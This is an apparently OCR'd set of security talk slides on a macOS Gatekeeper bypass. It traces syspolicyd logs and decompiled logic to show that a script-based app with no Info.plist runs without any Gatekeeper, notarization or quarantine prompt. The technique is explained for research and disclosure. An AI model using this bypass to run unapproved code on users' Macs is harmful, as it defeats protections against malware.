
always present in 'normal' apps

2. executable, is a script

The "Appify" developer script on GitHub, will create such a bare-bones script-based application.
...that unintentionally, would trigger this vulnerability!

Behind the Scenes

what goes on when you launch an app?



Behind the scenes
("Gatekeeper Exposed; Come, See, Conquer")


When a user launches an app, no less than half a dozen user-mode applications, system daemons and the kernel are involved!

To The Logs


comparing the output of various apps vs. our PoC

Let's launch various downloaded unsigned apps and our PoC
...and see what shows up in the system logs.


1 Standard app (w/ Info.plist)



2 Script-based app (w/ Info.plist)



3 Bare-boned script-based app (no Info.plist)



Standard App

mach-o binary + Info.plist file

```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Volumes/MachOView 1/MachOView.app/Contents/
MacOS/MachOView <-- (/sbin/launchd, /Volumes/MachOView 1/MachOView.app/Contents/MacOS/MachOView)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Volumes/MachOView 1/MachOView.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Volumes/MachOView 1/MachOView.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /Volumes/MachOView
1/MachOView.app/Contents/MacOS/MachOView, /Volumes/MachOView 1/MachOView.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Volumes/MachOView 1/
MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Volumes/
MachOView 1/MachOView.app), (team: (null)), (id: (null)), (bundle_id: MachOView)
```

syspolicyd: responsible for allowing/deny applications

scan results

log output

Standard Script-Based App

(bash) script + Info.plist file

```
% log stream --level debug
...
syspolicyd [com.apple.syspolicy.exec:default] Script evaluation: /Users/patrick/Downloads/Script.app/Contents/MacOS/
Script, /bin/sh

syspolicyd [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/Script.app/Contents/
MacOS/Script <-- (/bin/sh, /bin/sh)

syspolicyd [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/Script.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/Script.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /bin/sh, /Users/
patrick/Downloads/Script.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Users/patrick/Downloads/
Script.app), (team: (null)), (id: (null)), (bundle_id: Script), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Users/patrick/
Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script)
```

script-based evaluation

scan results

Bare-Boned Script-Based App

(bash) script + no Info.plist file

```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] Script evaluation /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC, /bin/sh

syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC <-- (/bin/sh, /bin/sh)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 2, PST: (path: /Users/patrick/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] Updating flags: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, 512
```

script-based evaluation

scan results

To The Logs

the (log) results


mach-O || script-based app
with an Info.plist file:


```
GK evaluateScanResult: 0  PST: (path: /Users/
patrick/Downloads/Script.app), (team:
(null)), (id: (null)), (bundle_id: Script),
1, 0, 1, 0, 7, 0
```

vs.

bare-boned script-based app
with no Info.plist file:

```
GK evaluateScanResult: 2  PST: (path: /
Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)),
(bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0
```





Evaluation Type 0x2?

if set, item is allowed!

```
01  /* @class EvaluationManager */
02  -(void *)evaluateScanResult:arg2 withEvaluationArguments: arg3
03           withPolicy:arg4 withEvaluationType:arg5 withCodeEval:arg6 {
04  ...
05
06  if (arg5 == 0x2) {
07
08     //no prompt shown
09     // update flags and leave
10     [evalResult setAllowed:YES];
11     return;
12
13  }
14
15  [r14 presentPromptOfType:...];
16  os_log_impl(..., "Prompt shown", ...);
```

for the PoC.app
...eval type is 0x2, so no prompt is shown!

```
(lldb) po [$rdi className]
EvaluationResult

(lldb) po [$rdi evaluationTargetPath]
~/Downloads/PoC.app/Contents/MacOS/PoC

(lldb) p (BOOL)[$rdi allowed]
(BOOL) $83 = YES

(lldb) p (BOOL)[$rdi wouldPrompt]
(BOOL) $82 = NO
```

evaluateScanResult: ... logic

allowed, with no prompt!

Evaluation Type 0x2

where does it come from (returned)

```
01  /* @class EvaluationPolicy */
02  -(unsigned long long)determineGatekeeperEvaluationTypeForTarget:arg2
03                       withResponsibleTarget:arg3 {
04  ...
05
06  if(YES != [policyScanTarget isUserApproved]) {
07
08    if(YES == [policyScanTarget isScript]) {
09
10      r15 = 0x2;
11      if(YES != [policyScanTarget isBundled]) goto leave;
12  }
13
14  leave:
15  rax = r15;
16  return rax;
```

1. we're not (yet) approved
2. yes, PoC.app is script-based
3. leave (with 0x2 (allow)), if app is "not a bundle" !?

determineGatekeeperEvaluation: ... logic

```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

...not a bundle?


Evaluation Type 0x2

returned if 'isBundle' flag not set

```
01  /* @class PolicyScanTarget */
02  -(char)isBundled {
03      return sign_extend_64(self->_isBundled);
04  }
```

just returns 'isBundled' iVar

isBundled: method



where is 'isBundled' set?

```
01  /* @class ExecManagerPolicy */
02  -(void)evaluateCodeForUser:arg2 withPID:arg3 withProcessPath:arg4
03  withParentProcessPath:arg5 withResponsibleProcess:arg6 withLibraryPath:arg7
04  processIsScript: withCompletionCallback:arg9 {
05  ...
06
07  rax = sub_10001606c(rbx, 0x0);
08  [policyScanTarget setIsBundled:rax];
```

return value passed to `setIsBundled:`

evaluateCodeForUser: ...


sets 'isBundle' flag, based the result of a unnamed function

Evaluation Type 0x2

why is our poc, not classified as bundle!?

```
01  int sub_10001606c(arg0, arg1) {
02
03  BOOL isBundle = NO;
04  ...
05
06  if ( ((sub_100015829(rbx, @"Contents/Info.plist") != 0x0) ||
07        (sub_100015829(rbx, @"Versions/Current/Resources/Info.plist") != 0x0)) ||
08        (sub_100015829(rbx, @"Info.plist") != 0x0))
09  {
10     isBundle = YES;
11  }
12
13  return isBundle;
```

tldr; to be classified as a bundle, an item must have an Info.plist !




```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

our PoC
(no Info.plist) --------▶ ...not a bundle

In Summary

...a script-based "not a bundle" is allowed

An application:

1. no Info.plist file
2. executable, is a script


```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script
```

~~Gatekeeper?~~

~~Notarization?~~


~~File Quarantine?~~




more details on reversing!

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

In the Wild (0day!?)

